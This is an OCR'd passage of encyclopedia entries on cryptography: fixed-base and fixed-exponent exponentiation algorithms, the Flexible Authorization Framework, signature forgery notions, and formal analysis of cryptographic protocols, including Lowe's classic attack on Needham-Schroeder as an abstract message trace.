In order to reduce the computational complexity, one might use a precomputed version of the k-ary exponentiation by making the precomputation phase only once. However, there is time saved by multiplying together powers with identical coefficients, and then raising the intermediate products to powers step by step. The main idea of the *fixed-base windowing method* is that $g^e = \prod_{i=0}^{t} g_i^{e_i} = \prod_{j=1}^{h-1} (\prod_{e_i=j} g_i)^j$ where $0 \le e_i < h$ [1]. Assume that g^e is to be computed where g is fixed. Furthermore, there is a set of integers $\{b_0, b_1, \ldots, b_t\}$ such that any appropriate positive exponent e can be written as $e = \sum_{i=0}^{t} e_i b_i$, where $0 \le e_i < h$ for some fixed positive integer h. For instance, when choosing $b_i = 2^i$ this is equivalent to the basic BGMW method described above. Algorithm 1 takes as input the set of precomputed values $g_i = g^{b_i}$ for $0 \le i \le t$, as well as h and e.

Algorithm 1 Fixed-base windowing method

INPUT: *a set of precomputed values* $\{g^{b_0}, g^{b_1}, \ldots, g^{b_t}\}$, *the exponent* $e = \sum_{i=0}^{t} e_i b_i$, *and the positive integer* h
OUTPUT: g^e
1. $A \leftarrow 1, B \leftarrow 1$
2. For j from $(h-1)$ down to 1 do
   2.1 For each i for which $e_i = j$ do $B \leftarrow B \cdot g^{b_i}$
   2.2 $A \leftarrow A \cdot B$
3. Return A

This algorithm requires at most $t+h-2$ multiplications, and there is storage required for $t + 1$ precomputed group elements. The most common version of this method is the case where the exponent e is represented in radix b, where b is a power of 2, i.e., $b = 2^w$. The parameter w is also called the window size. The exponent is written as $e = \sum_{i=0}^{t} e_i (2^w)^i$ or $(e_t \ldots e_1 e_0)_{2^w}$ where $t + 1 = \lceil n/w \rceil$ and $b_i = (2^w)^i$ for $0 \le i \le t$, and $h = 2^w$. Then on average there are $(t + 1)(2^w - 1)/2^w + 2^w - 3$ multiplications required. Consider the following example [5] for $e = 862$ and $w = 2$, i.e., $b = 4$. Then $b_i = 4^i, 0 \le i \le 4$, such that the values g^1, g^4, g^{16}, g^{64}, and g^{256} are precomputed. Furthermore it is $t = 4$ and $h = 4$. The following Table 1 displays the values of A and B at the end of each iteration of Step 2:

Fixed-Base Exponentiation. Table 1 Example for the windowing method

j	-	3	2	1
B	1	$g^4 g^{256} = g^{260}$	$g^{260} g = g^{261}$	$g^{261} g^{16} g^{64} = g^{341}$
A	1	g^{260}	$g^{260} g^{261} = g^{521}$	$g^{521} g^{341} = g^{862}$

A method to reduce the required memory storage for precomputation even further was proposed by Lim and Lee [6] which is called *fixed-base comb method*. Here, the binary representation of the exponent e is written in h rows such that there is a matrix EA (exponent array) established. Then v columns of the matrix are processed one at a time. Assume that the exponent is written as $e = (e_n \ldots e_1 e_0)_2$. Then select an integer h (the number of rows of EA) with $1 \le h \le n+1$ and compute $a = \lceil (n+1)/h \rceil$ (the number of columns of EA). Furthermore, select an integer v (the number of columns of EA that are processed at once) with $1 \le v \le a$, and compute $b = \lceil a/v \rceil$ (the number of processing steps). Let $X = (R_{h-1} || R_{h-2} || \ldots || R_0)$ be a bit-string formed from e by padding e on the left with 0's such that X has bit-length ah and such that each R_i is a bit-string of length a. Form the $h \times a$ array EA where row i of EA is the bit-string R_i. The fixed-base comb method algorithm has two phases. First, there is a precomputation phase that is done only once for a fixed base element g, and then there is the exponentiation phase that is done for each exponentiation. Algorithm 2 [5] describes the precomputation phase.

Algorithm 2 Fixed-base comb method - precomputation phase

INPUT: *a group element* g *and parameters* h, v, a, *and* b
OUTPUT: $\{G[j][i] : 1 \le i < 2^h, 0 \le j < v\}$
1. For i from 0 to $(h-1)$ do
   1.1 $g_i \leftarrow g^{2^{ia}}$
2. For i from 1 to $(2^h - 1)$ (where $i = (i_{h-1} \ldots i_0)_2$), do
   2.1 $G[0][i] \leftarrow \prod_{j=0}^{h-1} g_j^{i_j}$
   2.2 For j from 1 to $(v-1)$ do
      2.2.1 $G[j][i] \leftarrow (G[0][i])^{2^{jb}}$
3. Return $G[j][i]$ for $1 \le i < 2^h, 0 \le j < v$

Now let $I_{j,k}, 0 \le k < b, 0 \le j < v$ be the integer whose binary representation is column $(jb+k)$ of EA, where column 0 is on the right and the least significant bit of a column is at the top. Algorithm 3 displays the fixed-base comb method exponentiation phase.

Algorithm 3 Fixed-base comb method - exponentiation phase

INPUT: a group element g and an exponent e as well as the precomputed values $G[i][j]$
OUTPUT: g^e

1. $A \leftarrow 1$
2. For k from $(b-1)$ down to 0 do
   2.1 $A \leftarrow A \cdot A$
   2.2 For j from $(v-1)$ down to 0 do
      2.2.1 $A \leftarrow G[j][I_{j,k}] \cdot A$
3. Return A

The number of multiplications required in the computation phase is at most $a + b - 2$ of which there are at least $b-1$ squarings. Furthermore, there is storage required for $v(2^h - 1)$ precomputed group elements. Note that the required computational complexity depends on h and v, i.e., on the available memory capacity for storing precomputed elements. In practice, values $h = 4$ or 8 and $v = 1$ or 2 offer a good trade-off between running time and memory requirements. Again, assume $e = 862 = (1101011110)_2$, i.e., $t = 9$. Choose $h = 3$ and thus $a = 4$, and choose $v = 2$ such that $b = 2$. In the first phase Algorithm 2 is applied. Table 2 displays the precomputed values. Here, all possible values

Fixed-Base Exponentiation. Table 2 Example for fixed-base comb method precomputation

i	1	2	3	4	5	6	7
$G[0][i]$	g_0	g_1	g_1g_0	g_2	g_2g_0	g_2g_1	$g_2g_1g_0$
$G[1][i]$	g_0^4	g_1^4	$g_1^4g_0^4$	g_2^4	$g_2^4g_0^4$	$g_2^4g_1^4$	$g_2^4g_1^4g_0^4$

Fixed-Base Exponentiation. Table 3 Example for exponent array EA

$a = 4$

$l_{1,1}$	$l_{1,0}$	$l_{0,1}$	$l_{0,0}$
$e_3 = 1$	$e_2 = 1$	$e_1 = 1$	$e_0 = 0$
$e_7 = 0$	$e_6 = 1$	$e_5 = 0$	$e_4 = 1$
0	0	$e_9 = 1$	$e_8 = 1$

$h = 3$

$v = 2$

$b = \lceil a/v \rceil = 2$

Fixed-Base Exponentiation. Table 4 Example for fixed-base comb method exponentiation

$A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$				
k	j	l_0	l_1	l_2
1	-	0	0	0
1	1	4	0	0
1	0	5	0	1
0	-	10	0	2
0	1	14	4	2
0	0	14	5	3

that might occur in a column of the EA matrix are precomputed. Note that the values of the second row are the values of the first one to the power of $a = 4$ such that later on two columns can be processed at a time. Recall that $g_i = g^{2^{ia}}$.

Now form the bit-string $X = (001101011110)_2$ with two padded zeros. Table 3 displays the exponent array EA. Note that the least significant bit of e is displayed in the upper right corner of EA and the most significant bit in the lower left corner.

Finally, Algorithm 3 is performed. Table 4 displays the steps of each iteration. Note that only the powers of the three base values g_i are displayed.

The last row of the table corresponds to $g^e = g_0^{l_0} g_1^{l_1} g_2^{l_2} = g^{14} g^{16 \cdot 5} g^{256 \cdot 3} = g^{862}$. The fixed-base comb method is often used for implementations as it promises the shortest running times at given memory constraints for the precomputed values. A compact description of the algorithm can be found in [4].

Further examples and explanations can be found in [3, 5]. An improvement of the fixed-base windowing method, which is called *fixed-base Euclidean method*, was proposed by de Rooij [2]. However, in most situations the fixed-base comb method performs more efficiently.

Applications

A popular application of fixed-base exponentation is in elliptic curve cryptography, for instance for Diffie-Hellman key agreement and ECDSA signature verification.

Recommended Reading

1. Brickell EF, Gordon DM, McCurley KS, Wilson DB (1992) Fast exponentiation with precomputations. In: Proceedings of Eurocrypt '92, LNCS 658, Springer-Verlag, Berlin, Heidelberg
2. de Rooij P (1994) Efficient exponentiation using precomputation and vector addition chains. In: Proceedings of Eurocrypt '94, LNCS 950, Springer-Verlag, Berlin, Heidelberg
3. Gordon DM (1998) A survey of fast exponentiation methods. J Algorithms 27:129–146
4. Hankerson D, Hernandez JL, Menezes A (2000) Software implementation of elliptic curve cryptography over binary fields. In:

Proceedings of cryptographic hardware and embedded systems, CHES 2000, LNCS 1965, Springer-Verlag, London, UK
5. Menezes AJ, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton, FL
6. Lim C, Lee P (1994) More flexible exponentiation with precomputation. In: Proceedings of Crypto '94, LNCS 839, Springer-Verlag, London, UK

Fixed-Exponent Exponentiation

André Weimerskirch
escrypt Inc., Ann Arbor, MI, USA

Related Concepts

►Binary Exponentiation; ►ElGamal Decryption; ►RSA

Definition

The exponentiation of a random element $g \in G$, with G some group, by a fixed integer exponent e.

Theory

There are several situations where an exponentiation g^e of an arbitrary element $g \in G$, with G some group, by a fixed exponent e needs to be performed. Fixed-exponent exponentiation algorithms aim to decrease the number of multiplications compared to general exponentiation algorithms such as the binary exponentiation algorithm. They are based on the fact that certain precomputations can be performed once for a fixed exponent. The problem of finding the smallest number of multiplications to compute g^e is equivalent to finding the shortest *addition chain* of e. An addition chain is a sequence of numbers such that each number is the sum of two previous ones and such that the sequence starts with 1. For instance, an addition chain of 19 is $V = (1, 2, 4, 5, 9, 10, 19)$.

Definition 1 *An* addition chain *V of length s for a positive integer e is a sequence $u_0, u_1, \ldots, u_s$ of positive integers, and an associated sequence $w_1, \ldots, w_s$ of pairs $w_i = (i_1, i_2)$, $0 \le i_1, i_2 < i$, having the following properties: (i) $u_0 = 1$ and $u_l = e$; and (ii) for each $u_i, 1 \le i \le s, u_i = u_{i_1} + u_{i_2}$.*

Fixed exponents are considered here, and the time for precomputations is not taken into account here. However, determining the shortest addition chain for e is believed to be computationally infeasible in most cases for chains of relevant length. Thus in practice there are heuristics used to obtain nearly optimal addition chains. Knuth [4] describes several such heuristics. It is wise to implement multiple heuristics in order to compare the results, and finally to choose the shortest addition chain. Such precomputation can be computationally very demanding, though. After an addition chain for an exponent e had been obtained, exponentiation can be performed as described in Algorithm 1.

Algorithm 1 Addition Chain Exponentiation

INPUT: a group element g, an addition chain $V = (u_0, u_1, \ldots, u_s)$ of length s for a positive integer e, and the associated sequence $(w_1, \ldots, w_s)$, where $w_i = (i_1, i_2)$
OUTPUT: g^e
1. $g_0 \leftarrow g$
2. For i from 1 to s do
   2.1 $g_i \leftarrow g_{i_1} \cdot g_{i_2}$
3. Return (g_s)

Algorithm 1 computes g^e for a precomputed addition chain for e of length s with s multiplications. For instance, for above example of $e = 19$ it is $V = (1, 2, 4, 5, 9, 10, 19)$. Algorithm 1 then works as follows:

i	0	1	2	3	4	5	6
w_i	-	$(0,0)$	$(1,1)$	$(0,2)$	$(2,3)$	$(3,3)$	$(4,5)$
g_i	g	g^2	g^4	g^5	g^9	g^{10}	g^{19}

In some cases *addition-subtraction chains* might be used to shorten the length of a chain. In such cases a number of the chain is the sum or subtraction of two previous elements in the chain. For instance, the shortest addition chain for 31 is $V = (1, 2, 3, 5, 10, 11, 21, 31)$ whereas there exists a shorter addition-subtraction chain $C' = (1, 2, 4, 8, 16, 32, 31)$ [3]. However, addition-subtraction chains only make sense in cases where an inversion in the underlying group is computationally cheap. Thus, addition-subtraction chains are not used for exponentiation in an RSA modulus but might be applied to elliptic curve operations.

There are two generalized versions of addition chains. An *addition sequence* is an addition chain $V = (u_0, \ldots, u_s)$ such that it contains a specified set of values $r_1, \ldots, r_t$. They are used when an element g needs to be raised to multiple powers $r_i, 1 \le i \le t$. Especially when the exponents $r_1, r_2, \ldots, r_t$ are far apart, an addition sequence might be faster in such a case. Finding the shortest addition sequence is known to be NP-complete [2] and thus heuristics are used to find short sequences.

In cases of simultaneous exponentiations such as in the ►digital signature standard (DSS), a generalized addition chain called *vector-addition chain* can be applied. These are used to compute $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ where the g_i's are arbitrary elements in G and the e_i's are fixed positive integers. In a vector addition chain, each vector is the sum of two previous ones. For instance, a vector-addition chain C of the vector $[15,5,12]$ is $([1,0,0],[0,1,0],[0,0,1],[1,0,1],[2,0,2],[2,1,2],[3,1,2],[5,2,4],[6,2,5],[12,4,10],[15,5,12])$.

Definition 2 *Let s and k be positive integers and let v_i denote a k-dimensional vector of non-negative integers. An ordered set $V = \{v_i : -k+1 \le i \le s\}$ is called a* vector-addition chain *of length s and dimension k if V satisfies the following: (1) Each $v_i, -k+1 \le i \le 0$, has a 0 in each coordinate position, except for coordinate position $i+k-1$, which is a 1. (Coordinate positions are labelled 0 through $k-1$.); and (2) For each $v_i, 1 \le i \le s$, there exists an associated pair of integers $w_i = (i_1, i_2)$ such that $-k+1 \le i_1, i_2 < i$ and $v_i = v_{i_1} + v_{i_2} (i_1 = i_2$ is allowed).*

Again, the time for precomputations is irrelevant. There is a one-to-one correspondence between vector-addition chains and addition sequences [6]. Hence determining the shortest vector-addition chain is NP-complete and thus heuristics are used to obtain short vector-addition chains [1]. Having a vector-addition chain, exponentiation can be performed as shown in Algorithm 2. The algorithm needs s multiplications for a vector-addition chain of length s to compute $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ for arbitrary base and fixed exponents.

Algorithm 2 Vector-Addition Chain Exponentiation

INPUT: group elements $g_0, g_1, \ldots, g_{k-1}$ and a vector-addition chain V of length s and dimension k with associated sequence $w_1, \ldots, w_s$, where $w_i = (i_1, i_2)$.
OUTPUT: $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ where $v_s = (e_0, \ldots, e_{k-1})$.
1. For i from $(-k+1)$ to 0 do
   1.1 $a_i \leftarrow g_{i+k-1}$
2. For i from 1 to s do
   2.1 $a_i \leftarrow a_{i_1} \cdot a_{i_2}$
3. Return (a_s)

An overview of addition chains is given by Knuth [4]. Further examples of fixed-exponent exponentiation can be found in [3, 5]. A lower bound for the shortest length of addition chains was proven by Schönhage [7], an upper bound is obtained by constructing an addition chain of e from its binary representation, i.e., by the binary exponentiation algorithm. Yao proved bounds for addition sequences [8].

Applications

Fixed-exponent exponentiation can be used in RSA encryption using the fixed public exponent, and in RSA decryption using the fixed secret exponent. The mechanism can also be used in ElGamal decryption and elliptic curve operations. Simultaneous exponentiation with more than one fixed exponent can be applied to the digital signature standard (DSS).

Recommended Reading

1. Bos J, Coster M (1990) Addition chain heuristic. In: Proceedings of Crypto '89, LNCS 435, Springer-Verlag, Heidelberg
2. Downey P, Leong B, Sethi R (1981) Computing sequences with addition chains. SIAM J Comput 10:638–646
3. Gordon DM (1998) A survey of fast exponentiation methods. J Algorithms 27:129–146
4. Knuth DE (1997) The art of computer programming, vol 2: Seminumerical algorithms, 3rd edn. Addison-Wesley, Boston, MA
5. Menezes AJ, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton, FL
6. Olivos J (1981) On vectorial addition chains. In J Algorithms 2:13–21
7. Schönhage A (1975) A lower bound for the length of addition chains. Theor Comput Science 1:1–12
8. Yao AC (1976) On the evaluation of powers. SIAM J Comput 5:100–103

Flexible Authorization Framework (FAF)

Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Authorizations; ►Discretionary Access Control Policies (DAC); ►Logic-Based Authorization Languages

Definition

Flexible Authorization Framework (FAF) is a powerful and elegant logic-based framework where authorizations are specified in terms of a locally stratified rule-based logic. FAF is based on an access control model that does not depend on any policy but is capable of representing any policy through the syntax of the model.

Background

The definition of access control policies (and their corresponding models) is far from being a trivial process. One of the major difficulty lies in the interpretation of, often complex and sometimes ambiguous, real-world security policies and in their translation in well-defined and unambiguous rules enforceable by a computer system. Many real-world situations have complex policies, where access decisions depend on the application of different rules coming, for example, from laws, practices, and organizational regulations. A security policy must capture all the different regulations to be enforced and, in addition, must also consider possible additional threats due to the use of a computer system. Given the complexity of the scenario, there is a need for flexible, powerful, and expressive access control services to accommodate all the different requirements that may need to be expressed, while at the same time be simple both in terms of use (so that specifications can be kept under control) and implementation (so to allow for its verification). Logic languages are particularly attractive as policy specification languages. One main advantage is that the semantic of a logic language is clear and unambiguous. Also, logic languages are very expressive, can be used to represent any kind of policy, and are declarative, thus offering a better abstraction level than imperative programming languages.


Although several logic-based authorization models and access control mechanisms have been implemented, which allow the expression of different kinds of authorization implications, constraints on authorizations, and access control policies, the authorization specifications may result difficult to understand and manage. Also, the trade-off between expressiveness and efficiency seems to be strongly unbalanced: the lack of restrictions on the language results in the specification of models that may not even be decidable and implementable in practice.

Starting from these observations, in [1] the authors propose a logic-based language that attempts to balance flexibility and expressiveness on the one side, and easy management and performance on the other. The language allows the representation of different policies and protection requirements, while at the same time providing understandable specifications, clear semantics (guaranteeing therefore the behavior of the specifications), and bearable data complexity.

Theory

The Flexible Authorization Framework (FAF) includes the following components (see Fig. 1):

- A *history table* whose rows describe the accesses executed.
- An *authorization table* whose rows are ►authorizations composed of the triples $(s, o, \langle sign \rangle a)$, where s is the subject, o the data item, a the action and $\langle sign \rangle$ may be either "+" or "−". An authorization indicates that subject s can execute (sign +) or cannot execute (sign −) action a over authorization object o. The authorization table contains the set of explicitly specified authorizations.
- A *propagation policy*, which specifies how to obtain new derived authorizations from those explicitly stored in the authorization table (e.g., derived authorizations can be obtained according to hierarchy-based derivation policies).
- A *conflict resolution policy*, which describes how possible conflicts between the (explicit and/or derived) authorizations should be solved.
- A *decision policy*, which defines the response that should be returned to each access request. In case of conflicts or gaps (i.e., when an access is neither authorized nor denied), the decision policy determines the



Flexible Authorization Framework (FAF). Fig. 1 Functional authorization architecture

answer. In many systems, decisions assume either the open or the closed policy, where, by default, access is granted or denied, respectively.
- A set of *integrity constraints* that may impose restrictions on the content and output of the other components. Integrity rules can be used to individuate errors in the hierarchies or in the explicitly specified authorizations, or for implementing duty separation.

When a subject s requires the execution of action a on object o, the system needs to verify whether the authorization $(s, o, +a)$ or $(s, o, -a)$ can be derived using the authorization table, propagation policy, history table, conflict resolution policy, and decision policy that have been defined in the system. If a positive authorization is derived, then the access is allowed. Otherwise, if a negative authorization is derived, the access is denied.

FAF allows the representation of different propagation policies, conflict resolution policies, and decision policies that a security administrator might want to use. These policies represent only some of the possibilities and FAF is flexible enough to allow a security administrator to express what she needs for her applications. To address this issue, the functional authorization architecture can be realized through the following approach.

- The authorization table is viewed as a database.
- Policies are expressed by a restricted class of logic programs, called *authorization specification*, which have certain properties.
- The semantics of authorization specifications is given through the well-known stable model semantics and well-founded model semantics of logic programs, ensuring thus the existence of exactly one stable model.
- Accesses will be allowed or denied on the basis of the truth value of an atom associated with the access in the unique stable model.

The four decision stages (i.e., authorization table, propagation policy, conflict resolution policy, and decision policy) correspond to the following predicates:

- `Cando`$(o, s, \pm a)$ explicitly represents the authorizations defined by the security administrator: it allows (or denies, depending on the sign) subject s to execute action a on object o.
- `Dercando`$(o, s, \pm a)$ represents authorizations derived by the system according to the propagation policy.
- `Do`$(o, s, \pm a)$ represents the accesses that must be allowed or denied, and are obtained after the application of the conflict resolution and decision policies.

In addition, predicate `done` keeps the history of the accesses executed (e.g., to implement a ▶Chinese Wall policy) and a predicate `error` can be used to signal errors in the specification or use of authorizations. Other predicate symbols, called `hie`-predicates, are adopted for the evaluation of hierarchical relationships between the elements of the data system (e.g., user's membership in groups, inclusion relationships between objects). A further category of predicates is the `rel`-predicates that are used to express different relationships between elements in the data system. These predicates are not fixed by the model and are application specific (e.g., `owner`(o, s) specifies that subject s is the owner of object o in the system).

Authorization specifications are stated as logic rules defined over the above predicates. To ensure stratifiability, the format of the rules is restricted as illustrated in Table 1. The stratification also reflects the different semantics given to the predicates: `cando` will be used to specify basic

Flexible Authorization Framework (FAF). Table 1 Rule composition and stratification of FAF

Stratum	Predicate	Rules defining predicates
0	`hie`-predicates `rel`-predicates `done`	Base relations Base relations Base relation
1	`cando`	Body may contain `done`, `hie-`, and `rel-` literals
2	`dercando`	Body may contain `cando`, `dercando`, `done`, `hie-`, and `rel-` literals. Occurrences of `dercando` literals must be positive
3	`do`	When head is of the form `do`$(_, _, +a)$, body may contain `cando`, `dercando`, `done`, `hie-`, and `rel-` literals
4	`do`	When head is of the form `do`$(o, s, -a)$, body contains just one literal $\neg$`do`$(o, s, +a)$
5	`error`	Body may contain `do`, `cando`, `dercando`, `done`, `hie-`, and `rel-` literals

authorizations, `dercando` will be used to enforce implication relationships and produce derived authorizations, and `do` to take the final access decision. Stratification ensures that the logic program corresponding to the rules has a unique stable model, which coincides with the well-founded semantics. Also, this model can be effectively computed in polynomial time. The authors of FAF also present a materialization technique for producing and storing the model corresponding to a set of logical rules. The model is computed on the initial specifications and updated with incremental maintenance strategies.

Open Problems

Although different logic-based models and languages have been proposed, there are still some key aspects and challenges to be addressed. Some interesting key aspects consist in enriching the expressive power of logic-based languages with the support for anonymous credentials, semantics-aware specifications, and context-aware specifications.

Recommended Reading

1. Jajodia S, Samarati P, Sapino ML, Subrahmanian VS (2001) Flexible support for multiple access control policies. ACM Trans Database Syst 26(2):214–260

Flow Blocking

►TCP Reset Injection

Forged Resets

►TCP Reset Injection

Forgery

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Non-Repudiation

Definition

The term forgery usually describes a message-related attack against a cryptographic ►digital signature scheme. That is an attack trying to fabricate a digital signature for a message without having access to the respective signer's private signing key. It is used to formally define the security requirements of digital signature schemes, in particular the requirement of *unforgeability*, which is also called ►non-repudiation.

Theory

A generally accepted formal framework for ordinary digital signatures has been given by Goldwasser et al. [2]. According to their definition a digital signature scheme consists of three algorithms: one for generating key pairs, one for signing messages, and one for verifying signatures. The key generator produces a key pair (►public key cryptography) of a signing key (private key) and a verifying key (public key). The signing algorithm takes as input a signing key and a message, and returns a signature. The verifying algorithm takes as input a verifying key, a message, and a signature, and returns a Boolean value. A signature is usually called *valid* for a message with respect to a verifying key if the verifying algorithm returns TRUE on input this verifying key, message, and signature.

The GMR definition identifies four types of attacker goals against digital signature schemes. They are in order of decreasing strength: (1) to figure out the signing key (*total break*), (2) a quasi signing algorithm that also produces signatures valid with respect to the victim's verifying key (*universal forgery*), (3) to find a signature for a new message selected by the attacker (►selective forgery), or (4) to find a signature for any one new message (►existential forgery).

They further define *passive attacks* and *active attacks* (►cryptanalysis) for cryptographic signature schemes. An attack is called passive if it is restricted to the access of the verifying key and a number of signed messages (*known message attack*). An attack is called active if it also accesses the signer to ask for signatures on messages chosen by the attacker (*chosen message attack*). The attack is successful if the attacker can come up with a signature for a new message, i.e., one for which the signer has not provided a signature before. A stronger active attack is where each message may be chosen by taking into account the signer's responses to all previously chosen messages (*adaptive chosen message attack*). Orthogonal to the classification of active attacks into whether they are adaptive or not is the following classification based on how the attacker may interleave his queries to the signer [6]. In a *sequential attack*, the attacker may ask the signer to sign messages one by one. In a *concurrent attack*, the attacker

may ask the signer to sign more than one message at the same time, while the attacker may interleave his queries arbitrarily.

Unforgeability of a digital signature scheme is then defined as security against a certain type of attacker goal under a certain type of attack. The type of attack defines how the attacker can interact with or has access to the honest signer (how the attacker can wring the honest signer), and the type of attacker goal defines the attacker's outcome (a new valid signature or a signing key). Clearly, the unforgeability definition of a digital signature scheme is all the stronger, the more the attacker can wring the signer and the less outcome he can expect. For instance, the ►GMR signature scheme has been proven to be secure against existential forgery under an adaptive chosen message attack [3].

There are several different types of cryptographic signatures schemes to which other or additional security requirements apply. The better known types of cryptographic signature schemes are in alphabetical order (1) ►blind signatures, (2) ►designated confirmer signatures, (3) ►fail-stop signatures, (4) ►group signatures, (5) ►threshold signatures, (6) ►undeniable signatures, (7) transitive signatures [4], and (8) monotone signatures [5]. All of them impose security requirements alternatively or in addition to the security requirements of ordinary cryptographic signature schemes described above. Most of the alternative/additional security requirements are defined by means of alternative/additional types of forgery.

In a ►blind signature scheme, the verifier does not tell the signer which message to sign, but instead "blinds" the intended message and requests a signature for the blinded message from the signer. Then the signer provides information to the verifier, from which the verifier can efficiently derive a valid signature for the intended message. The GMR framework does not apply to blind signatures because in a blind signature scheme the notion of a successful attack is undefined. If an attacker comes up with a signature for a message, it makes no sense to ask whether that message has been signed by the signer before or not, simply because the signer has no idea which messages he has signed before. Instead, two other types of active attacks have been defined for blind signature schemes: *one-more forgery* [7] and *forgery of restrictiveness* [1, 6].

A one-more forgery [7] is an attack that for some polynomially bounded integer n comes up with valid signatures for $n + 1$ pairwise different messages after the signer has provided signatures only for n messages.

A forgery of restrictiveness is an attack that comes up with a signature for a message that does not observe a predefined internal structure.

Recommended Reading

1. Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318
2. Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
3. Menezes AJ, van Oorschoot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, p 432
4. Micali S, Rivest R (2002) Transitive signature schemes. In: Preneel B (ed) Topics in cryptology – CT-RSA 2002. Lecture notes in computer science, vol 2271. Springer, Berlin, pp 236–243
5. Naccache D, Pointcheval D, Tymen C (2001) Monotone signatures. In: Syverson PF (ed) Financial cryptography 2001. Lecture notes in computer science, vol 2339. Springer, Berlin, pp 305–318
6. Pfitzmann B, Sadeghi A-R (1999) Coin-based anonymous fingerprinting. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 150–164
7. Pointcheval D (1998) Strengthened security for blind signatures. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 391–405

Formal Analysis of Cryptographic Protocols

Catherine Meadows
U.S. Naval Research Laboratory, Washington, DC, USA

Synonyms

Cryptographic protocol verification

Related Concepts

►Electronic Cash; ►Electronic Payment; ►Electronic Postage; ►Electronic Voting; ►Security Standards

Definition

The application of formal methods to cryptographic protocol analysis is the process of employing automated formal analysis tools, such as theorem provers or model checkers, to the problem of determining whether an attacker can prevent the protocol from accomplishing one or more of its security goals.

Background

To see the type of problem that can arise, consider the following famous example of the Needham-Schroeder public key protocol [1], and the attack discovered by Gavin Lowe [2]. The goal of this protocol is to allow A and B to secretly share two randomly generated nonces: NA generated by A and NB generated by B. The protocol uses public key

encryption to achieve its goals. The protocol at the left describes the way the protocol is supposed to proceed, with KA A's key and KB B's key. The on the right describes an attack in which I is the attacker, with its own key KI.

Protocol	**Attack**
1. A -> B: KB(A,NA)	1. A -> I: KI(A,NA)
2. B -> A: KA(NA,NB)	2. I -> B: KB(A,NA)
3. A -> B: KB(NB)	3. B -> A: KA(NA,NB)
	4. A -> I: KI(NB)
	5. I -> B: KB(NB)

Thus, at the end of the attack, the attacker I is able to convince B that NB is uniquely shared between A and B, while actually it is also known by I.

There are two things to note about this attack. The first is that it depends only on a small set of atomic actions on data: encryption, decryption, concatenation, and deconcatenation. The second thing is that although the attacks are simple, they are nonintuitive and it is difficult to avoid designing protocols that are invulnerable to them. Thus cryptographic protocols are an excellent candidate for formal analysis using mechanized tools.

The first attempt to develop formal methods for the analysis of cryptographic protocols was that of Dolev and Yao [3], who developed polynomial-time algorithms for the security of a class of simple protocols. This unfortunately did not turn out to be easily extendable to more realistic protocols, but automated tools that could be used, either with or without human guidance, to search for attacks from an insecure state specified by a user, were soon to follow, such as the interrogator [4] and the NRL protocol analyzer [5]. However, formal analysis of cryptographic protocols did not attract widespread attention until the Burrows, Abadi, and Needham (BAN) logic [6] in the late 1980s. This, although it was criticized for its lack of rigor, provided a simple, intuitive method for reasoning about protocol security that also provided insight into how the protocol worked. BAN logic, instead of looking for attacks, presents rules by which principals derive conclusions about what has happened from messages they have sent and received. This general approach, although it was for a while eclipsed by the success of model checkers, is still being followed in several threads of research, although at a lower level of abstraction and a greater level of rigor, e.g., the compositional logic approach started in [7].

Interest in applying formal methods to cryptographic protocol analysis really took off in the mid-1990s however, after Lowe used the FDR model checker to find the abovementioned attack on the Needham-Schroeder public key protocol. This demonstrated that existing formal methods tools could be applied to the problem. This resulted in the application of other model checkers to the problem, and in a new interest in developing specialized model checkers that can be applied to the problems. Probably the most widely used of these are the AVISPA tool [8], actually a suite of model-checkers, and the ProVerif tool [9], which can be used to prove not only standard protocol properties such as authentication and secrecy, but privacy properties of the sort that are found, for example, in electronic commerce and voting protocols.

The formal model most commonly used is popularly known as the Dolev–Yao model, although it is somewhat different than the model first envisioned by Dolev and Yao. In it, the crypto algebra is modeled as a free algebra. Operations on data, such as encryption and decryption, are modeled as atomic actions. The intruder is assumed to be able to read traffic, block, redirect, and modify traffic of his own. The intruder is assumed to be able to perform any operation available to a legitimate participant in the protocol. He also may be in league with a number of corrupt principals and have access to their keys. The legitimate principals execute according to the rules of the protocol, but every message they send is read by the intruder and may be modified. Thus, every message a legitimate principal receives is assumed to have been either created or passed on by the intruder.

